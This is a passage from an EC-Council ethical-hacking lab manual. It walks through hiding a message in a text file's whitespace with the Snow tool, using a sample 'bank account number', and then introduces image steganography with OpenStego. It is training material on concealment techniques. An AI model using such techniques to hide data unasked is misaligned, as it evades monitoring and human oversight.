
Here, we will hide data using the Whitespace steganography tool Snow.

1. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.




4. Now, Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.




6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

   Note: (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)




7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt (the password is magic, which was entered while hiding the data in **Step 6**).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.



11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

Task 5: Image Steganography using OpenStego and StegOnline

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego: OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the provided password.

